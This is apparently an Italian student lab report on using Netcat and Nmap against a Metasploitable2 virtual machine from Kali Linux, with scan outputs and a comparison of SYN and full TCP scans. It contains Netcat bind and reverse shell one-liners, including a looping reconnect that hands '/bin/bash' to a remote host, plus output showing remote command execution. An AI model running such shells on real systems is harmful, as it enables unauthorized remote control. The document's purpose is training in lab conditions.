

# Netcat & Nmap

## Sommario

<b>Traccia esercizio</b> .....	2
Traccia Netcat .....	2
Traccia Nmap .....	3
Facoltativo .....	3
<b>Comandi utili</b> .....	4
Comandi Netcat .....	4
Comandi Nmap .....	4
<b>Svolgimento esercizi</b> .....	5
Netcat .....	5
Nmap .....	7
Scansione TCP .....	7
Scansione SYN .....	7
Scansione con switch -A .....	8
<b>Esercizio Facoltativo</b> .....	10
Scansione SYN (nmap -sS) .....	10
Scansione TCP Completa (nmap -sT) .....	10
Osservazioni in Wireshark .....	11

## Traccia esercizio

### Traccia Netcat

Utilizzando questa riga di comando in Netcat:

```
<<nc -l -p 1234>>
```

Questo apre un listener per le connessioni in entrata –l apre un listener e –p assegna un numero di porta.

```
<<nc 192.168.3.245 1234 -e /bin/sh>>
```

Questo si conatterà all'indirizzo IP 192.168.3.245 sulla porta 1234, -e /bin/sh esegue una shell che verrà reindirizzata al nostro sistema. Questo ci consente di eseguire comandi dal nostro terminale.

```
<<root@kali: nc -l -p 1234 -c whoami>>
```

Questa riga di comando ci darà il nome utente corrente.

```
<<root@kali: nc -l -p 1234 -c "uname -a">>
```

Ci darà le informazioni di sistema.

```
<<root@kali: nc -l -p 1234 -c "ps -aux">>
```

Ci mostrerà tutti i processi attualmente in esecuzione sulla destinazione.

Tutti i comandi che abbiamo mostrato non sono di alcun danno per il bersaglio, ma gli aggressori possono passare a fare altri comandi dannosi per ottenere l'accesso e distruggere la reputazione del bersaglio. È quindi molto importante e necessario che tutte le applicazioni web dispongano di un'adeguata convalida dell'input in modo tale che l'iniezione di comandi non sia praticata e strumenti così versatili come Netcat non vengano utilizzati per distruggere le applicazioni web, ma piuttosto per consolidare il networking.

Fate pratica con i comandi visti e provare altre combinazioni.

## Traccia Nmap

Sulle base delle nozioni viste, eseguire diversi tipi di scan sulla macchine metasploitable con nmap, come di seguito:

- Scansione TCP sulle porte well-known
- Scansione SYN sulle porte well-known
- Scansione con switch «-A» sulle porte well-known

La scansione dei servizi di rete è il primo passo per capire quali servizi potrebbero essere vulnerabili, ed essere sfruttati successivamente per ottenere accesso alla macchine.

E' molto importante in questa fase essere organizzati e strutturati.

Dunque, per ognuno degli scan effettuati, lo studente è invitato a riprodurre un report in Pdf (tabella su word ad esempio) che riporti in maniera chiara:

- La fonte dello scan
- Il target dello scan
- Il tipo di scan
- I risultati ottenuti (e.s. trovati 50 servizi attivi sulla macchina)

## Facoltativo

Evidenziare la differenza tra la scansione completa TCP e la scansione SYN intercettando le richieste inviate dalla macchine sorgente con Wireshark.

## Comandi utili

### Comandi Netcat

Serve principalmente per collegarsi a una coppia IP:PORTA

**nc -h** vedi i comandi disponibili;


**ns 192.168.50.101 5555** collegati alla coppia IP:PORTA;

**ns -v 192.168.50.101 5555** idem, ma con -v che dà indicazioni verbose;

**nc -lvp 5555 -s /bin/bash** metti in ascolto e fai collegare al collegamento bin bash chiunque si connetti alla porta 5555, (lato server);

**nc 192.168.50.101 5555 -c /bin/bash** diventa server e dall'altra parte può usare i comandi;

**while true; do nc 192.168.50.101 5555 -c /bin/bash; sleep 1; done** ciclo while per continuare a tentare di collegarsi con pausa di 1 secondo, finché non si connette. Connessione in Reverse.



```
6000/tcp open  X11
6667/tcp open  irc
6697/tcp open  ircs-u
8009/tcp open  ajp13
8180/tcp open  unknown
8787/tcp open  msgsrvr
40095/tcp open unknown
52406/tcp open unknown
55798/tcp open unknown
59545/tcp open unknown
MAC Address: 08:00:27:77:37:E6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 44.19 seconds

(kali@kali)-[~]
$ nc 192.168.50.101 5555 -c /bin/bash
^C
(kali@kali)-[~]
$ nc 192.168.50.101 5555 -c /bin/bash
(UNKNOWN) [192.168.50.101] 5555 (?): Connection refused

(kali@kali)-[~]
$ while true; do nc 192.168.50.101 5555 -c /bin/bash; sleep 1; done
(UNKNOWN) [192.168.50.101] 5555 (?): Connection refused
(UNKNOWN) [192.168.50.101] 5555 (?): Connection refused
(UNKNOWN) [192.168.50.101] 5555 (?): Connection refused
(UNKNOWN) [192.168.50.101] 5555 (?): Connection refused
(UNKNOWN) [192.168.50.101] 5555 (?): Connection refused
(UNKNOWN) [192.168.50.101] 5555 (?): Connection refused
(UNKNOWN) [192.168.50.101] 5555 (?): Connection refused
(UNKNOWN) [192.168.50.101] 5555 (?): Connection refused

Metasploitable2 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
gameshell.sh
Music
Pictures
Public
Templates
Videos
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ nc -lvp 5555
Listening on [any] 5555 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.101] from (UNKNOWN) [192.168.50.100] 55124
ls
Desktop
Documents
Downloads
gameshell
gameshell.1
gameshell-save.sh
gameshell.sh
Music
Pictures
Public
Templates
Videos
kali
```

### Comandi Nmap

Serve principalmente per scansionare la rete.

**nmap -h** vedi i comandi disponibili

**nmap -sT 192.168.50.101** scansiona tutte le porte aperte Three Way Handshake TCP;

**nmap -sS 192.168.50.101** può bannare, se c'è un firewall, manda solo il SYN;

**nmap -sV 192.168.50.101** scansione delle versioni dei servizi sulle porte aperte di un host specifico;

**nmap -sS -p 0-65535 -T5 192.168.50.101** specifica range di porte e T per tempo 0 più lento e 5 più veloce (più lento e più stealth);

**nmap -sS -pN -T5 192.168.50.101 -Pn** serve per fare un ping su una porta bloccata, in altri casi risulta offline infatti;

## Svolgimento esercizi

### Netcat


Nello svolgimento dell'esercizio con Netcat si è utilizzato Metasploitable2 e Kali Linux in rete interna, con rispettivamente ip statici 192.168.50.101 e 192.168.50.100.

Inserire il comando **nc -l -p 1234** ovvero netcat "listen" ascolta, sulla porta 1234 in Metasploitable2, la scelta è indifferente.

```
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ nc -l -p 1234
```

Dall'altra parte, in questo caso su Kali, avviare la connessione con netcat sulla porta 1234, quindi **nc 192.168.50.101 1234**

```
(kali@kali)-[~]  
$ nc 192.168.50.101 1234
```



Collegamento bidirezionale effettuato con successo tra i terminali dei rispettivi sistemi operativi.

Fare il test con il comando netcat **whoami** come da consegna, in questo modo ad ogni collegamento, il sistema specifica il nome utente e il comando **-c** per abilitare i comandi remoti una volta connesso.

```
msfadmin@metasploitable:~$ nc -l -p 1234 -c whoami  
msfadmin@metasploitable:~$
```

```
(kali@kali)-[~]  
$ nc 192.168.50.101 1234  
msfadmin
```

Una volta stabilito la connessione, Kali conferma il login è stato effettuato come msfadmin, ovvero il nome utente di metasploitable2.

Riprovare con il collegamento bin sh **nc 192.168.50.101 5555 -c /bin/sh**

```
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ nc -l -p 1234 -c /bin/sh  
is: cannot access /a: No such file or directory
```

In questo modo, connettendosi da Kali Linux con netcat sempre con il comando **nc 192.168.50.101 1234** si può accedere a Metasploitable2 come fosse il terminale stesso di meta, da Kali. In esempio il comando per vedere le cartelle, anche nascoste, di Meta da Kali: **ls -a**

```
(kali@kali)-[~]
$ nc 192.168.50.101 1234

ls
vulnerable
ls /a
ls -a
.
..
.bash_history
.distcc
.mysql_history
.profile
.rhosts
.ssh
.sudo_as_admin_successful
vulnerable
```

Questo significa che da Kali si può controllare in remoto Metasploitable2 attraverso netcat.

```
PS
  PID TTY          TIME CMD
  4735 tty1      00:00:00 bash
  4813 tty1      00:00:00 sh
  4820 tty1      00:00:00 ps
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Come da consegna, si è testato con successo a lanciare i comandi da Kali per la visione del processo e del sistema attuale. In pratica netcat è un sistema per terminale per utenti esperti di programmi per il controllo remoto come AnyDesk, AnyViewer, TeamViewer, etc...

## Nmap

### Scansione TCP

Per eseguire una scansione delle porte conosciute in TCP, quindi fino alla 1024, si può utilizzare il seguente comando: **nmap -sT 192.168.50.101 --top-ports 1024**

L'opzione **T** è per specificare il TCP

Con l'opzione **--top-ports 1024**, Nmap effettuerà la scansione delle prime 1024 porte più comuni (quelle più utilizzate dai servizi noti) su quel sistema.

Tuttavia è più opportuno scansionare, per la traccia con il comando **nmap -sT -sV 192.168.50.101 -p 1-1023** ove con l'opzione **-sV** si possono vedere i servizi associati alle porte aperte nel range tra 1 e 1023, le well know ports come da consegna.

```
(kali@kali)-[~]
$ nmap -sT -sV 192.168.50.101 -p 1-1023

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-08 22:49 CEST
Nmap scan report for 192.168.50.101
Host is up (0.013s latency).
Not shown: 1011 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 178.72 seconds
```

### Scansione SYN

Come da comandi utili si può effettuare la scansione in superuser **sudo nmap -sS 192.168.50.101 -p 1-1023**

```
(kali@kali)-[~]
$ sudo nmap -sS 192.168.50.101 -p 1-1023

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-08 23:02 CEST
Nmap scan report for 192.168.50.101
Host is up (0.0058s latency).
Not shown: 1011 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
MAC Address: 08:00:27:B2:07:CD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.35 seconds
```



Scansione con switch -A

Utilizzare il comando **-A nmap -A 192.168.50.101 -p 1-1023** sempre sulle well know ports.

```
(kali@kali)-[~]
$ nmap -A 192.168.50.101 -p 1-1023
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-08 23:05 CEST
Nmap scan report for 192.168.50.101
Host is up (0.0081s latency).
Not shown: 1011 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.50.100
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet?
25/tcp    open  smtp?
|_ smtp-command: Couldn't establish connection on port 25
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_   program version   port/proto  service
|_   100000  2             111/tcp    rpcbind
|_   100000  2             111/udp    rpcbind
|_   100003  2,3,4         2049/tcp   nfs
|_   100003  2,3,4         2049/udp   nfs
|_   100005  1,2,3         47756/udp  mountd
|_   100005  1,2,3         49656/tcp  mountd
|_   100021  1,3,4         37685/tcp  nlockmgr
|_   100021  1,3,4         54162/udp  nlockmgr
|_   100024  1             39268/udp  status
|_   100024  1             42874/tcp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: 54m53s, deviation: 2h49m42s, median: -1h05m06s
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ smb-os-discovery:
|_   OS: Unix (Samba 3.0.20-Debian)
|_   Computer name: metasploitable
|_   NetBIOS computer name:
|_   Domain name: localdomain
|_   FQDN: metasploitable.localdomain
|_   System time: 2024-09-08T16:03:20-04:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submitt/.
Nmap done: 1 IP address (1 host up) scanned in 287.13 seconds
```

L'opzione -A di Nmap serve ad abilitare una serie di tecniche di scansione avanzate per ottenere informazioni più dettagliate sui target.



Ecco cosa fa l'opzione -A:

- Rilevamento del sistema operativo: Cerca di determinare il sistema operativo in uso sul target.
- Rilevamento della versione dei servizi: Identifica le versioni dei servizi che girano sulle porte aperte.
- Rilevamento delle script Nmap: Esegue una serie di script di rilevamento predefiniti per raccogliere ulteriori informazioni sui servizi e le configurazioni.
- Rilevamento dei percorsi di rete: Esegue una scansione per scoprire eventuali percorsi di rete o configurazioni particolari, come firewall o sistemi di intrusion detection/prevention.

Come in figura ci sono molte informazioni sullo stato del server, tipo di connessione, porte e tipologia di protocollo ecc..

## Esercizio Facoltativo

### Scansione SYN (nmap-sS)


1. **Tipo di Pacchetto:** La scansione SYN invia pacchetti con il flag SYN impostato, iniziando così una connessione TCP. Tuttavia, non completa il "three-way handshake". In risposta, se la porta è aperta, il target risponde con un pacchetto SYN-ACK. Se la porta è chiusa, il target risponde con un pacchetto RST.
2. **Flag:** Solo il flag SYN è impostato nei pacchetti inviati dalla macchina sorgente.
3. **Risposta:** I pacchetti di risposta del target sono SYN-ACK se la porta è aperta o RST se la porta è chiusa.
4. **Comportamento:** Questo tipo di scansione è meno intrusivo e spesso meno rilevabile rispetto a una scansione TCP completa, poiché non stabilisce effettivamente una connessione completa.

### Scansione TCP Completa (nmap-sT)

1. **Tipo di Pacchetto:** La scansione TCP completa avvia una connessione TCP completa mediante il "three-way handshake". Invia un pacchetto SYN, riceve un SYN-ACK dal target e invia un pacchetto ACK per completare la connessione.
2. **Flag:** I pacchetti iniziali hanno il flag SYN impostato. Successivamente, nei pacchetti di risposta, il flag ACK viene impostato per completare l'handshake.
3. **Risposta:** Se la porta è aperta, la connessione viene stabilita completamente e il target può rispondere con pacchetti di dati di conferma. Se la porta è chiusa, il target risponde con un pacchetto RST e la connessione non viene stabilita.
4. **Comportamento:** Questo tipo di scansione è più visibile rispetto alla scansione SYN, poiché stabilisce effettivamente una connessione e può essere rilevata più facilmente dai sistemi di monitoraggio e dai firewall.

## Osservazioni in Wireshark

- **Scansione SYN:** In Wireshark, i pacchetti osservati includeranno solo pacchetti SYN inviati dalla macchina sorgente, seguiti da risposte SYN-ACK o RST, a seconda dello stato della porta. Non verranno visualizzati pacchetti di ACK o dati successivi a meno che non venga effettuata una scansione più avanzata.



- **Scansione TCP Completa:** In Wireshark, saranno visibili pacchetti SYN inviati dalla macchina sorgente, seguiti da pacchetti SYN-ACK se la porta è aperta. Successivamente, si osservano pacchetti ACK che completano l'handshake. Se la porta è chiusa, si vedranno pacchetti SYN seguiti da risposte RST. È possibile visualizzare anche pacchetti aggiuntivi se la connessione viene mantenuta per un breve periodo prima di essere chiusa.

